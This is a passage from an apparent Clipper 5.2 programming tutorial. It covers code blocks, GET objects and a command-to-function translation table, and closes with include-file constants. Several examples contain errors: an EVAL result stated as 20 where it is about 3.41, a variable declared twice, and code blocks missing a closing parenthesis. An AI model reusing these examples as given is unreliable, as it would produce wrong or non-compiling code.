B := { | n | n+1 }
EVAL( B, 1 ) == 2
```

Another example with two parameters.

```
B := { | nFirst, nSecond | SQRT(nFirst) + SQRT(nSecond) }
EVAL( B, 2, 4 ) == 20
```

And so on.

369.3 Step 3: understand the object programming

Clipper 5.2 do not permit to create objects, but it gives some good objects to use: '**GET**' and '**TBROWSE**'. Before starting to clean programming from commands, it is necessary to understand how to use well the Clipper objects.

369.3.1 Classes and methods

A class defines the structure of a ''black box'', that is a data container; a method is an action to make on a piece of data contained inside the black box. There is no way to reach the data contained inside the black box without a method.

The black box can be called object.

The methods may be seen as they where special functions which interact with a specific piece of data contained inside the object.

369.3.2 Class definition

Supposing that Clipper permits to define classes (unluckily only predefined classes can be used), the hypothetical syntax could be:

```
CLASS ClassName [FROM ParentClass]
    VAR Var1 [,Var2[,...VarN]]
    METHOD {method_definition_1} [, ...{method_definition_n} ]
ENDCLASS
```

This way, the class defines a group of variables and a group of method to use with these variables.

369.3.3 Object creation

The presence of classes permits to create objects: the black boxes.

```
Variable_name := ClassName
```

This way, a variable contains (is) an object. Please note that inside Clipper, an object may be generated also from a function, that is, a function can return an object. This way the example can be:

```
Variable_name := classfunction( ... )
```

The next problem is to handle this object.

369.3.4 Instantiating an object

As already stated before, methods are used to handle data contained inside an object. This is said to be instantiating an object. Clipper permits also to handle directly (apparently without methods) some variables contained inside objects. These are called ''Exported Instance Variables''. So, an object can be instantiated this way:

```
object:exported_instance_variable := new_value
```

```
object:method()
```

An exported instance variable may be read and/or modified depending on the allowed access to it; a method, inside Clipper, is something like a function with or without parameters (if parameters are present, these are usually used to modify data inside the object), that normally returns a value.

369.3.5 The ``send'' symbol

To instantiate an object or simply to access an exported instance variable, the ''send'' symbol (colon) is used.

369.3.6 More about objects

If this is not enough to understand objects inside Clipper, the following document should be read:

Peter M. Freese, *o:Clip - An Object Oriented Extension to Clipper 5.01* 1991, CyberSoft

<*ftp://ftp.simtel.net/pub/simtelnet/msdos/clipper/oclip.zip*>

369.4 Step 4: understand the get object

What happens with a command like the following:

```
@ nTop, nLeft GET Var
```

A get object is created containing all the necessary information for editing the variable *Var* at the screen position *nTop*, *nLeft* . After that, this get object is added to a get objects array (usually called '**`GetList`**'). The get objects array will contain all the get objects used during a '**`READ`**'.

So, what happens when a '**`READ`**' command is encountered. The get objects array ('**`GetList`**') is read and the editing of all get objects is executed. After that, the get objects array is cleared.

This method hides what Clipper really makes. The suggestion here is to create a '**`GET()`**' function that will substitute the '**`@...GET`**' command and to use the '**`READMODAL()`**' function to read the get objects array. Here is an example of it:

```
function GET( aoGet, nRow, nCol, bVar, cGetPicture,
              cColorString, bPreValid, bPostValid )

    // declare a local get object
    local oGet

    // create the get object using the function GETENV()
    oGet := GETENV( nRow, nCol, bVar, NIL, cGetPicture, cGetColor )

    // send to the get object the pre-validation condition code block (WHEN)
    oGet:preBlock  := bPreValid

    // send to the get object the post-validation condition code block (VALID)
    oGet:postBlock := bPostValid

    // display the get on the screen using the display() method
    oGet:display()

    // add the get object to the get objects array
    AADD( aoGet, oGet )

    return NIL
```

- '**`aoGet`**' is the get objects array (so here is explicitly passed). This get objects array is modified (grown) and there is no need to return it as inside Clipper, arrays are always passed by reference to functions.
- '**`nRow`**' and '**`nCol`**' are the screen coordinates where the get field should appear at, as it works with the '**`@...GET`**' command.

- '**bVar**' is a special code block that permits the editing of a variable. If the variable '**Var**' is to be edited, the code block is:

  ```
  { |x| iif( pcount() > 0, Var := x, Var }
  ```

- '**cGetPicture**' is the picture to use: same as the '**@...GET**' command.

- '**cColorString**' is the color string to use: same as the '**@...GET**' command.

- '**bPreValid**' is a code block containing the condition that must be valid before the cursor can reach this get field. It is equivalent to the '**WHEN**' condition used with the '**@...GET**' command, but it must be converted into a code block. For example, if the condition is '**A > B**', the code block is '**{|| A > B}**'

- '**bPostValid**' is a code block containing the condition that must be valid before the cursor can leave this get field. It is equivalent to the '**VALID**' condition used with the '**@...GET**' command, but it must be converted into a code block. For example, if the condition is '**A > B**', the code block is '**{|| A > B}**'

If there is a get function like the above one, screen I/O may be performed like the following example:

```
function do_some_editing()

    // define a variable to use as a get objects array
    // and initialise it to the empty array
    local aoGet := {}
    ...

    ...

    // add a new get object to the get objects array
    get(;
        aoGet,;
        10, 10,;
        { |x| iif( pcount() > 0, myVariable := x, myVariable },;
        "@s30@",;
        "gb+/b,  n/w,    n,  n,  w/n",;
        { || .T. },;
        { || .T. };
    )

    ...

    // read the get objects array
    readmodal( aoGet )

    // clear the get objects array
    aoGet := {}

    ...

    return ...
```

If the function '**GET()**' is not liked, the above I/O may be done as it follows:

```
function do_some_editing()

    // define a variable to use as a get object
    local aoGet

    // define a variable to use as a get objects array
    // and initialise it to the empty array
    local aoGet := {}
    ...
```

```
...

// add a new get object to the get objects array

oGet :=;
    GETENV(;
        10, 10,;
        { |x| iif( pcount() > 0, myVariable := x, myVariable },;
        NIL,;
        "@s30@",;
        "gb+/b,  n/w,    n,  n,  w/n",;
    )
AADD( aoGet, oGet )

...

// read the get objects array
readmodal( aoGet )

// clear the get objects array
aoGet := {}

...

return ...
```

369.5 Step 5: trying to stop using commands

To stop using commands, it is important to understand how commands are or may be translated into functions. Sometimes Clipper uses some undocumented functions: these are functions that start with a underline.

369.5.1 ?/??

`?` [*exp_list*]
`qout(`[*exp_list*]`)`
`??` [*exp_list*]
`qqout(`[*exp_list*]`)`

369.5.2 @...BOX

`@` *nTop* `,` *nLeft* `,` *nBottom* `,` *nRight* `BOX` *cnBoxString* [`COLOR` *cColorString*]
`dispbox(`*nTop* `,` *nLeft* `,` *nBottom* `,` *nRight* `,` [*cnBoxString*]`,` [*cColorString*]`)`

369.5.3 @...GET

`@` *nTop* `,` *nLeft* `GET` *Var* [`PICTURE` *cGetPicture*] [`COLOR` *cColorString*] [`WHEN` *lPreExpression*] ↩ ↪[`VALID` *lPostExpression*]
`setpos(`*nTop* `,` *nLeft* `)`
`aadd( GetList, _GET_(` *Var*`, "`*Var*`",` *cGetPicture*`,` [`{||` *lPostExpression* `}`]`,`↩ ↪[`{||` *lPreExpression* `}`] `):display() ) atail(GetList):colorDisp(`*cColorString* `)`

This is the command substitution made automatically, but it shouldn't be used to make clean programs. The step 4 (369.1) suggests to create a get function.

369.5.4 @...SAY

```
@ nTop, nLeft SAY exp [COLOR cColorString]
```

```
devpos(nTop, nLeft)
```

```
devout(exp [, cColorString])
```

```
@ nTop, nLeft SAY exp PICTURE cSayPicture [COLOR cColorString]
```

```
devpos(nTop, nLeft)
```

```
devoutpic(exp, cSayPicture, [cColorString])
```

369.5.5 @...TO

```
@ nTop, nLeft TO nBottom, nRight DOUBLE [COLOR cColorString]
```

```
dispbox(nTop, nLeft, nBottom, nRight, 2 [,cColorString])
```

```
@ nTop, nLeft TO nBottom, nRight [COLOR cColorString]
```

```
dispbox(nTop, nLeft, nBottom, nRight, 1 [,cColorString])
```

```
@ nTop, nLeft CLEAR [TO nBottom, nRight]
```

```
scroll([nTop], [nLeft], [nBottom, nRight])
```

```
setpos(nRow, nCol)
```

369.5.6 APPEND

```
APPEND BLANK
```

```
dbappend()
```

369.5.7 APPEND FROM

```
APPEND FROM xcFile [FIELDS idField_list] [scope] [WHILE lCondition]↩
↪[FOR lCondition] [VIA xcDriver]
```

```
__dbApp( cFileName, [acFields], [bForCondition], [bWhileCondition], [nNextRecords],↩
↪[nRecord], [lRest], [cDriver] )
```

```
APPEND FROM xcFile [FIELDS idField_list] [scope] [WHILE lCondition] [FOR lCondition]↩
↪DELIMITED xcDelimiter
```

```
__dbDelim( .f., cFileName, [cDelimiter], [acFields], [bForCondition], [bWhileCondition]
,↩
↪[nNextRecords], [nRecord], [lRest] )
```

```
APPEND FROM xcFile [FIELDS idField_list] [scope] [WHILE lCondition]↩
↪[FOR lCondition] SDF
```

```
__dbSDF( .f., cFileName, [acFields], [bForCondition], [bWhileCondition], [nNextRecords]
,↩
↪[nRecord], [lRest] )
```

369.5.8 CLEAR

```
CLEAR
```
```
Scroll()
SetPos(0,0)
ReadKill(.T.)
GetList := {}
```
```
CLEAR GETS
```
```
ReadKill(.T.)
GetList := {}
```
```
CLEAR SCREEN | CLS
```
```
Scroll()
SetPos(0,0)
```

369.5.9 CLOSE

```
CLOSE
```
```
dbCloseArea()
```
CLOSE *idAlias*

idAlias->(dbCloseArea())

```
CLOSE ALTERNATE
```
```
Set(19, "")
```
```
CLOSE DATABASES
```
```
dbCloseAll()
```
```
CLOSE INDEXES
```
```
dbClearIndex()
```

369.5.10 COMMIT

```
COMMIT
```
```
dbCommitAll()
```

369.5.11 CONTINUE

```
CONTINUE
```
```
__dbContinue()
```

369.5.12 COPY

COPY FILE *xcSourceFile* TO *xcTargetFile* | *xcDevice*

__CopyFile(*cSourceFile* , *cTargetFile* | *cDevice*)

COPY STRUCTURE [FIELDS *idField_list*] TO *xcDatabase*

__dbCopyStruct(*cDatabase*, [*acFields*])

COPY STRUCTURE EXTENDED TO *xcExtendedDatabase*

__dbCopyXStruct(*cExtendedDatabase*)

COPY TO *xcFile* [FIELDS *idField_list*] [*scope*] [WHILE *lCondition*]↩
↪[FOR *lCondition*] [VIA *xcDriver*]

```
__dbCopy( cFileName, [acFields], [bForCondition], [bWhileCondition], [nNextRecords],↩
↪[nRecord], [lRest], [cDriver] )
```

```
COPY TO xcFile [FIELDS idField_list] [scope] [WHILE lCondition] [FOR lCondition]↩
↪DELIMITED xcDelimiter
```

```
__dbDelim( .t., cFileName, [cDelimiter], [acFields], [bForCondition], [bWhileCondition]
,↩
↪[nNextRecords], [nRecord], [lRest] )
```

```
COPY TO xcFile [FIELDS idField_list] [scope] [WHILE lCondition]↩
↪[FOR lCondition] SDF
```

```
__dbSDF( .t., cFileName, [acFields], [bForCondition], [bWhileCondition], [nNextRecords]
,↩
↪[nRecord], [lRest] )
```

369.5.13 COUNT

```
COUNT TO idVar [FOR lForCondition] [WHILE lWhileCondition] [NEXT nNextRecords]↩
↪[RECORD nRecord] [REST] [ALL]
```

```
dbeval( {||idVar:=idVar+1}, {||lForCondition}, {||lWhileCondition},↩
↪nNextRecords, nRecord, lRest )
```

369.5.14 CREATE

```
CREATE xcDatabase FROM xcExtendedDatabase [NEW] [ALIAS cAlias] [VIA cDriver]
```

```
__dbCreate( cDatabase, cExtendedDatabase, [cDriver], [lNew], [cAlias] )
```

369.5.15 DEFAULT

```
DEFAULT xVar TO xDefaultValue
```

```
if xVar == NIL
  xVar := xDefaultValue
end
```

369.5.16 DELETE

```
DELETE
```

```
dbDelete()
```

```
DELETE [FOR lForCondition] [WHILE lWhileCondition] [NEXT nNextRecords]↩
↪[RECORD nRecord] [REST] [ALL]
```

```
dbeval( {||dbDelete()}, {||lForCondition}, {||lWhileCondition},↩
↪nNextRecords, nRecord, lRest )
```

```
DELETE FILE xcFile
```

```
ferase( cFile )
```

369.5.17 EJECT

EJECT
`qqout( chr(13) )`

369.5.18 ERASE

ERASE *xcFile*
ferase(*cFile*)

369.5.19 FIND

FIND *xcSearchString*
dbSeek(*cSearchString*)

369.5.20 GO

GO[TO] *nRecord*
dbgoto(*nRecord*)
GO[TO] BOTTOM
dbGoBottom()
GO[TO] TOP
dbgotop()

369.5.21 INDEX ON

INDEX ON *expKey* TO *xcIndexName* [UNIQUE] [FOR *lForCondition*] [WHILE *lWhileCondition*] [[EVAL *lEvalCondition*] [EVERY *nRecords*]] [ASCENDING|DESCENDING]
ordCondSet([*cForCondition*], [*bForCondition*], , [*bWhileCondition*], [*bEvalCondition*], [*nRecords*], RECNO(), , , , *lDescending*)
ordCreate(*cIndexName* , , *cExpKey* , *bExpKey* , *lUnique*)

369.5.22 JOIN

JOIN WITH *xcAlias* TO *xcDatabase* [FOR *lCondition*] [FIELDS *idField_list*]
__dbJoin(*cAlias* , *cDatabase* , [*acFields*], [*bForCondition*])

369.5.23 KEYBOARD

KEYBOARD *cString*
__Keyboard([*cString*]) --> NIL

369.5.24 LABEL FORM

```
LABEL FORM xcLabel [TO PRINTER] [TO FILE xcFile] [NOCONSOLE] [scope]↩
↪[WHILE lCondition] [FOR lCondition] [SAMPLE]
```

```
__LabelForm( cLabel, [lToPrinter], [cFile], [lNoConsole],↩
↪[bForCondition], [bWhileCondition], [nNextRecords], [nRecord],↩
↪[lRest], [lSample] )
```

369.5.25 LIST

```
LIST exp_list [TO PRINTER] [TO FILE xcFile] [scope]↩
↪[WHILE lCondition] [FOR lCondition] [OFF]
```

```
__dbList( [lToDisplay], abListColumns , [lAll], [bForCondition], [bWhileCondition],↩
↪[nNextRecords], [nRecord], [lRest], [lToPrinter], [cFileName] )
```

369.5.26 LOCATE

```
LOCATE [scope] FOR lCondition [WHILE lCondition]
```

```
__dbLocate( [bForCondition], [bWhileCondition], [nNextRecords], [nRecord], [lRest] )
```

369.5.27 PACK

```
PACK
```

```
__dbPack()
```

369.5.28 QUIT

```
QUIT
```

```
__Quit()
```

369.5.29 READ

```
READ
```

```
ReadModal(GetList)
```

```
GetList := {}
```

```
READ SAVE
```

```
ReadModal(GetList)
```

369.5.30 RECALL

```
RECALL
```

```
dbRecall()
```

```
RECALL [FOR lForCondition] [WHILE lWhileCondition] [NEXT nNextRecords]↩
↪[RECORD nRecord] [REST] [ALL]
```

```
dbeval( {||dbRecall()}, {||lForCondition}, {||lWhileCondition},↩
↪nNextRecords , nRecord , lRest )
```

369.5.31 REINDEX

REINDEX [EVAL *lEvalCondition*] [EVERY *nRecords*]
ordCondSet(, , , , [*bEvalCondition*], [*nRecords*], , , , , , , ,)
ordListRebuild()

369.5.32 RELEASE

RELEASE *idMemvar*
__MXRelease("*idMemvar*")
RELEASE ALL
__MRelease("*", .t.)
RELEASE ALL LIKE *skeleton*
__MRelease("*skeleton*", .t.)
RELEASE ALL EXCEPT *skeleton*
__MRelease("*skeleton*", .F.)

369.5.33 RENAME

RENAME *xcOldFile* TO *xcNewFile*
frename(*cOldFile*, *cNewFile*)

369.5.34 REPLACE

REPLACE *idField1* WITH *exp1* [, *idField2* WITH *exp2*...]↩ ↪[FOR *lForCondition*] [WHILE *lWhileCondition*] [NEXT *nNextRecords*]↩ ↪[RECORD *nRecord*] [REST] [ALL]
dbeval({|| *idField1* := *exp1* [, *idField2* := *exp2*...]},↩ ↪{||*lForCondition*}, {||*lWhileCondition*}, *nNextRecords*,↩ ↪*nRecord*, *lRest*)
REPLACE *idField1* WITH *exp1*
idField1 := *exp1*

369.5.35 REPORT FORM

REPORT FORM *xcReport* [TO PRINTER] [TO FILE *xcFile*] [NOCONSOLE] [*scope*]↩ ↪[WHILE *lCondition*] [FOR *lCondition*] [PLAIN | HEADING *cHeading*] [NOEJECT] [SUMMARY]
__ReportForm(*cForm*, [*lToPrinter*], [*cToFile*], [*lNoConsole*], [*bForCondition*], [*bWhileCondition*],↩ ↪[*nNext*], [*nRecord*], [*lRest*], [*lPlain*], [*cbHeading*], [*lBeforeEject*], [*lSummary*])

369.5.36 RESTORE

RESTORE SCREEN FROM *cScreen*
restscreen(0, 0, Maxrow(), Maxcol(), *cScreen*)

369.5.37 RESTORE FROM

RESTORE FROM *xcMemFile* [ADDITIVE]
__MRestore(*cMemFileName* , [*lAdditive*])

369.5.38 RUN

RUN *xcCommandLine*
__Run(*cCommand*)

369.5.39 SAVE SCREEN TO

SAVE SCREEN TO *cScreen*
cScreen := savescreen(0, 0, maxrow(), maxcol())

369.5.40 SAVE TO

SAVE TO *xcMemFile* [ALL [LIKE|EXCEPT *skeleton*]]
_MSave(*cMemFileName* , [*cSkeleton*], [*lLike*])

369.5.41 SEEK

SEEK *expSearch* [SOFTSEEK]
dbSeek(*expSearch* [, *lSoftSeek*])

369.5.42 SELECT

SELECT *xnWorkArea* | *idAlias*
dbSelectArea(*nWorkArea* | *cIdAlias*)

369.5.43 SET

Most of the '**SET**...' commands are translated into the '**SET()**' function that distinguishes different modes depending on a number. As this number is difficult to handle during programming (essentially because it is difficult to remember the meaning of it), Clipper offers the '**SET.CH**' include file that helps with manifest constants.

```
#define _SET_EXACT         1
#define _SET_FIXED         2
#define _SET_DECIMALS      3
#define _SET_DATEFORMAT    4
#define _SET_EPOCH         5
#define _SET_PATH          6
```

```
#define _SET_DEFAULT       7

#define _SET_EXCLUSIVE     8
#define _SET_SOFTSEEK      9
#define _SET_UNIQUE       10
#define _SET_DELETED      11

#define _SET_CANCEL       12
#define _SET_DEBUG        13
#define _SET_TYPEAHEAD    14

#define _SET_COLOR        15
#define _SET_CURSOR       16
#define _SET_CONSOLE      17
#define _SET_ALTERNATE    18
#define _SET_ALTFILE      19
#define _SET_DEVICE       20
#define _SET_EXTRA        21
#define _SET_EXTRAFILE    22
#define _SET_PRINTER      23
#define _SET_PRINTFILE    24
#define _SET_MARGIN       25

#define _SET_BELL         26
#define _SET_CONFIRM      27
#define _SET_ESCAPE       28
#define _SET_INSERT       29
#define _SET_EXIT         30
#define _SET_INTENSITY    31
#define _SET_SCOREBOARD   32
#define _SET_DELIMITERS   33
#define _SET_DELIMCHARS   34

#define _SET_WRAP         35
#define _SET_MESSAGE      36
#define _SET_MCENTER      37
#define _SET_SCROLLBREAK  38
```

SET ALTERNATE TO *xcFile* [ADDITIVE]
Set(_SET_ALTFILE, *cFile*, lAdditive)
SET ALTERNATE ON | OFF | *xlToggle*
Set(_SET_ALTERNATE, "ON" | "OFF" | *lToggle*)
SET BELL ON | OFF | *xlToggle*
Set(_SET_BELL, "ON" | "OFF" | *lToggle*)
SET COLOR | COLOUR TO (cColorString)
SetColor(cColorString)
SET CONFIRM ON | OFF | *xlToggle*
Set(_SET_CONFIRM, "ON" | "OFF" | *lToggle*)
SET CONSOLE ON | OFF | *xlToggle*
Set(_SET_CONSOLE, "ON" | "OFF" | *lToggle*)
SET CURSOR ON | OFF | *xlToggle*
SetCursor(1 | 0 | iif(*lToggle*, 1, 0))
SET DATE FORMAT [TO] *cDateFormat*

`Set( _SET_DATEFORMAT,` *cDateFormat* `)`
`SET DECIMALS TO`
`Set( _SET_DECIMALS, 0 )`
`SET DECIMALS TO` *nDecimals*
`Set( _SET_DECIMALS,` *nDecimals* `)`
`SET DEFAULT TO`
`Set( _SET_DEFAULT, "" )`
`SET DEFAULT TO` *xcPathspec*
`Set( _SET_DEFAULT,` *cPathspec* `)`
`SET DELETED ON` | `OFF` | *xlToggle*
`Set( _SET_DELETED, "ON"` | `"OFF"` | *lToggle* `)`
`SET DELIMITERS ON` | `OFF` | *xlToggle*
`Set( _SET_DELIMITERS, "ON"` | `"OFF"` | *lToggle* `)`
`SET DELIMITERS TO` [`DEFAULT`]
`Set( _SET_DELIMCHARS, "::" )`
`SET DELIMITERS TO` *cDelimiters*
`Set( _SET_DELIMCHARS,` *cDelimiters* `)`
`SET DEVICE TO SCREEN` | `PRINTER`
`Set( _SET_DEVICE, "SCREEN"` | `"PRINTER" )`
`SET EPOCH TO` *nYear*
`Set( _SET_EPOCH,` *nYear* `)`
`SET ESCAPE ON` | `OFF` | *xlToggle*
`Set( _SET_ESCAPE, "ON"` | `"OFF"` | *lToggle* `)`
`SET EXACT ON` | `OFF` | *xlToggle*
`Set( _SET_EXACT, "ON"` | `"OFF"` | *lToggle* `)`
`SET EXCLUSIVE ON` | `OFF` | *xlToggle*
`Set( _SET_EXCLUSIVE, "ON"` | `"OFF"` | *lToggle* `)`
`SET FILTER TO`
`dbclearfilter()`
`SET FILTER TO` *lCondition*
`dbsetfilter(` *bCondition* `,` *cCondition* `)`
`SET FIXED ON` | `OFF` | *xlToggle*
`Set( _SET_FIXED, "ON"` | `"OFF"` | *lToggle* `)`
`SET FUNCTION` *nFunctionKey* `TO` *cString*
`__SetFunction(` *nFunctionKey* `,` *cString* `)`
`SET INDEX TO` [*xcIndex* [`,` *xcIndex1* ...]]
`ordListClear()`
`ordListAdd(` *cIndex* `)`
`ordListAdd(` *cIndex1* `)`
...
`SET INTENSITY ON` | `OFF` | *xlToggle*

```
Set( _SET_INTENSITY, "ON" | "OFF" | lToggle )
SET KEY nInkeyCode [TO]
SetKey( nInkeyCode , NIL )
SET KEY nInkeyCode TO [idProcedure]
SetKey( nInkeyCode , { |p, l, v| idProcedure(p, l, v)} )
SET MARGIN TO
Set( _SET_MARGIN, 0 )
SET MARGIN TO [nPageOffset]
Set( _SET_MARGIN, nPageOffset )
SET MESSAGE TO
Set( _SET_MESSAGE, 0 )
Set( _SET_MCENTER, .F. )
SET MESSAGE TO [nRow [CENTER | CENTRE]]
Set( _SET_MESSAGE, nRow )
Set( _SET_MCENTER, lCenter )
SET ORDER TO [nIndex]
ordSetFocus( nIndex )
SET PATH TO
Set( _SET_PATH, "" )
SET PATH TO [xcPathspec [, cPathspec1... ] ]
Set( _SET_PATH, cPathspec [, cPathspec1... ] )
SET PRINTER ON | OFF | xlToggle
Set( _SET_PRINTER, "ON" | "OFF" | lToggle )
SET PRINTER TO
Set( _SET_PRINTFILE, "" )
SET PRINTER TO [xcDevice|xcFile [ADDITIVE]]
Set( _SET_PRINTFILE, cDevice|cFile, lAdditive )
SET RELATION TO
dbclearrelation()
SET RELATION TO [expKey1 INTO xcAlias1] [, [TO] expKey2 INTO xcAlias2...]
dbClearRel()
dbSetRelation( cAlias1, {||expKey1}, ["expKey1"] )
dbSetRelation( cAlias2, {||expKey2}, ["expKey1"] )
SET RELATION TO [expKey1 INTO xcAlias1]↩
↪[, [TO] expKey2 INTO xcAlias2...] ADDITIVE
dbSetRelation( cAlias1, {||expKey1}, ["expKey1"] )
dbSetRelation( cAlias2, {||expKey2}, ["expKey1"] )
SET SCOREBOARD ON | OFF | xlToggle
Set( _SET_SCOREBOARD, "ON" | "OFF" | lToggle )
SET SOFTSEEK ON | OFF | xlToggle
Set( _SET_SOFTSEEK, "ON" | "OFF" | lToggle )
```

SET TYPEAHEAD TO *nKeyboardSise*
Set(_SET_TYPEAHEAD, *nKeyboardSise*)
SET UNIQUE ON | OFF | xlToggle
Set(_SET_UNIQUE, "ON" | "OFF" | lToggle)
SET WRAP ON | OFF | xlToggle
Set(_SET_WRAP, "ON" | "OFF" | lToggle)

369.5.44 SKIP

SKIP [*nRecords*] [ALIAS *idAlias*|*nWorkArea*]
[*idAlias*|*nWorkArea* ->](dbSkip([*nRecords*]))

369.5.45 SORT

SORT TO *xcDatabase* ON *idField1* [/[A|D][C]] [, *idField2* [/[A|D][C]] ...] [*scope*] [WHILE *lCondition*] [FOR *lCondition*]
__dbSort(*cDatabase*, [*acFields*], [*bForCondition*], [*bWhileCondition*], [*nNextRecords*], [*nRecord*], [*lRest*])

369.5.46 STORE

STORE *value* TO *variable*
variable := *value*

369.5.47 SUM

SUM *nExp1* [, *nExp2*...] TO *idVar1* [, *idVar2*...] [FOR *lForCondition*] [WHILE *lWhileCondition*] [NEXT *nNextRecords*] [RECORD *nRecord*] [REST] [ALL]
dbeval({||*idVar1*:=*idVar1*+*nExp1* [, *idVar2*:=*idVar2*+*nExp2*...] }, {||*lForCondition*}, {||*lWhileCondition*}, *nNextRecords*, *nRecord*, *lRest*)

369.5.48 TOTAL ON

TOTAL ON *expKey* [FIELDS *idField_list*] TO *xcDatabase* [*scope*] [WHILE *lCondition*] [FOR *lCondition*]
__dbTotal(*cDatabase*, *bKey*, [*acFields*], [*bForCondition*], [*bWhileCondition*], [*nNextRecords*], [*nRecord*], [*lRest*])

369.5.49 UNLOCK

UNLOCK
dbUnlock()
UNLOCK ALL
dbUnlockAll()

369.5.50 UPDATE FROM

UPDATE FROM *xcAlias* ON *expKey* [RANDOM] REPLACE *idField1* ↩ ↪WITH *exp* [, *idField2* WITH *exp* ...]
__dbUpdate(*cAlias*, *bKey*, [*lRandom*], [*bReplacement*])

Example:

```
__dbUpdate( "INVOICE", {|| LAST}, .T.,; {|| FIELD->TOTAL1 := ↩
↪INVOICE->SUM1,; FIELD->TOTAL2 := INVOICE->SUM2 } )
```

369.5.51 USE

USE
dbclosearea()
USE [*xcDatabase*]↩ ↪[INDEX *xcIndex1* [, *xcIndex2* ...] [ALIAS *xcAlias*] [EXCLUSIVE|SHARED] [NEW] [READONLY] [VIA *cDriver*]]
dbUseArea([*lNewArea*], [*cDriver*], *cDatabase*, [*cAlias*], [*lShared*], [*lReadOnly*])
[dbSetIndex(*cIndex1*)]
[dbSetIndex(*cIndex2*)]
...

369.5.52 ZAP

ZAP
dbZap()

369.6 Step 6: free yourself from STD.CH - /U

Now that no command is used, the standard include file '`STD.CH`' is no more necessary. Clipper uses '`STD.CH`' automatically, unless specified differently. Just compile this way:

```
C:>CLIPPER TEST.PRG /U
```

369.7 Step 7: take control over all include files

Clipper comes with so many include files ('`*.CH`'). To avoid confusion, a single '`STANDARD.CH`' file containing all what is needed for the application may be prepared. At least, it is necessary the following.

```
*=================================================================
* DISPBOX()
*=================================================================

* Single-line box
#define BOX_SINGLE;
    (;
        CHR(218) +;
        CHR(196) +;
        CHR(191) +;
        CHR(179) +;
```

```
        CHR(217) +;
        CHR(196) +;
        CHR(192) +;
        CHR(179);
    )

* Double-line box
#define BOX_DOUBLE;
    (;
        CHR(201) +;
        CHR(205) +;
        CHR(187) +;
        CHR(186) +;
        CHR(188) +;
        CHR(205) +;
        CHR(200) +;
        CHR(186);
    )

* Single-line top, double-line sides
#define BOX_SINGLE_DOUBLE;
    (;
        CHR(214) +;
        CHR(196) +;
        CHR(183) +;
        CHR(186) +;
        CHR(189) +;
        CHR(196) +;
        CHR(211) +;
        CHR(186);
    )

* Double-line top, single-line sides
#define BOX_DOUBLE_SINGLE;
    (;
        CHR(213) +;
        CHR(205) +;
        CHR(184) +;
        CHR(179) +;
        CHR(190) +;
        CHR(205) +;
        CHR(212) +;
        CHR(179);
    )


*=================================================================
* ERRORS
*=================================================================

* Severity levels (e:severity)
#define ERROR_SEVERITY_WHOCARES        0
#define ERROR_SEVERITY_WARNING         1
#define ERROR_SEVERITY_ERROR           2
#define ERROR_SEVERITY_CATASTROPHIC    3

* Generic error codes (e:genCode)
#define ERROR_GENERIC_ARG             1
#define ERROR_GENERIC_BOUND           2
#define ERROR_GENERIC_STROVERFLOW     3
#define ERROR_GENERIC_NUMOVERFLOW     4
#define ERROR_GENERIC_ZERODIV         5
#define ERROR_GENERIC_NUMERR          6
#define ERROR_GENERIC_SYNTAX          7
#define ERROR_GENERIC_COMPLEXITY      8
```

```
#define ERROR_GENERIC_MEM            11
#define ERROR_GENERIC_NOFUNC         12
#define ERROR_GENERIC_NOMETHOD       13
#define ERROR_GENERIC_NOVAR          14
#define ERROR_GENERIC_NOALIAS        15
#define ERROR_GENERIC_NOVARMETHOD    16
#define ERROR_GENERIC_BADALIAS       17
#define ERROR_GENERIC_DUPALIAS       18

#define ERROR_GENERIC_CREATE         20
#define ERROR_GENERIC_OPEN           21
#define ERROR_GENERIC_CLOSE          22
#define ERROR_GENERIC_READ           23
#define ERROR_GENERIC_WRITE          24
#define ERROR_GENERIC_PRINT          25

#define ERROR_GENERIC_UNSUPPORTED    30
#define ERROR_GENERIC_LIMIT          31
#define ERROR_GENERIC_CORRUPTION     32
#define ERROR_GENERIC_DATATYPE       33
#define ERROR_GENERIC_DATAWIDTH      34
#define ERROR_GENERIC_NOTABLE        35
#define ERROR_GENERIC_NOORDER        36
#define ERROR_GENERIC_SHARED         37
#define ERROR_GENERIC_UNLOCKED       38
#define ERROR_GENERIC_READONLY       39

#define ERROR_GENERIC_APPENDLOCK     40
#define ERROR_GENERIC_LOCK           41


*=================================================================
* INKEY()
*=================================================================

#define K_UP               5   //   Up arrow, Ctrl-E
#define K_DOWN            24   //   Down arrow, Ctrl-X
#define K_LEFT            19   //   Left arrow, Ctrl-S
#define K_RIGHT            4   //   Right arrow, Ctrl-D
#define K_HOME             1   //   Home, Ctrl-A
#define K_END              6   //   End, Ctrl-F
#define K_PGUP            18   //   PgUp, Ctrl-R
#define K_PGDN             3   //   PgDn, Ctrl-C

#define K_CTRL_UP        397   // * Ctrl-Up arrow
#define K_CTRL_DOWN      401   // * Ctrl-Down arrow
#define K_CTRL_LEFT       26   //   Ctrl-Left arrow, Ctrl-Z
#define K_CTRL_RIGHT       2   //   Ctrl-Right arrow, Ctrl-B
#define K_CTRL_HOME       29   //   Ctrl-Home, Ctrl-</synsqb>
#define K_CTRL_END        23   //   Ctrl-End, Ctrl-W
#define K_CTRL_PGUP       31   //   Ctrl-PgUp, Ctrl-Hyphen
#define K_CTRL_PGDN       30   //   Ctrl-PgDn, Ctrl-^

#define K_ALT_UP         408   // * Alt-Up arrow
#define K_ALT_DOWN       416   // * Alt-Down arrow
#define K_ALT_LEFT       411   // * Alt-Left arrow
#define K_ALT_RIGHT      413   // * Alt-Right arrow
#define K_ALT_HOME       407   // * Alt-Home
#define K_ALT_END        415   // * Alt-End
#define K_ALT_PGUP       409   // * Alt-PgUp
#define K_ALT_PGDN       417   // * Alt-PgDn

#define K_ENTER           13   //   Enter, Ctrl-M
#define K_RETURN          13   //   Return, Ctrl-M
#define K_SPACE           32   //   Space bar
#define K_ESC             27   //   Esc, Ctrl-<synsqb>
```

```
#define K_CTRL_ENTER       10   //   Ctrl-Enter
#define K_CTRL_RETURN      10   //   Ctrl-Return
#define K_CTRL_RET         10   //   Ctrl-Return (Compat.)
#define K_CTRL_PRTSCR     379   // * Ctrl-Print Screen
#define K_CTRL_QUESTION   309   //   Ctrl-?

#define K_ALT_ENTER       284   // * Alt-Enter
#define K_ALT_RETURN      284   // * Alt-Return
#define K_ALT_EQUALS      387   // * Alt-Equals
#define K_ALT_ESC         257   // * Alt-Esc

#define KP_ALT_ENTER      422   // * Keypad Alt-Enter

#define KP_CTRL_5         399   // * Keypad Ctrl-5
#define KP_CTRL_SLASH     405   // * Keypad Ctrl-/
#define KP_CTRL_ASTERISK  406   // * Keypad Ctrl-*
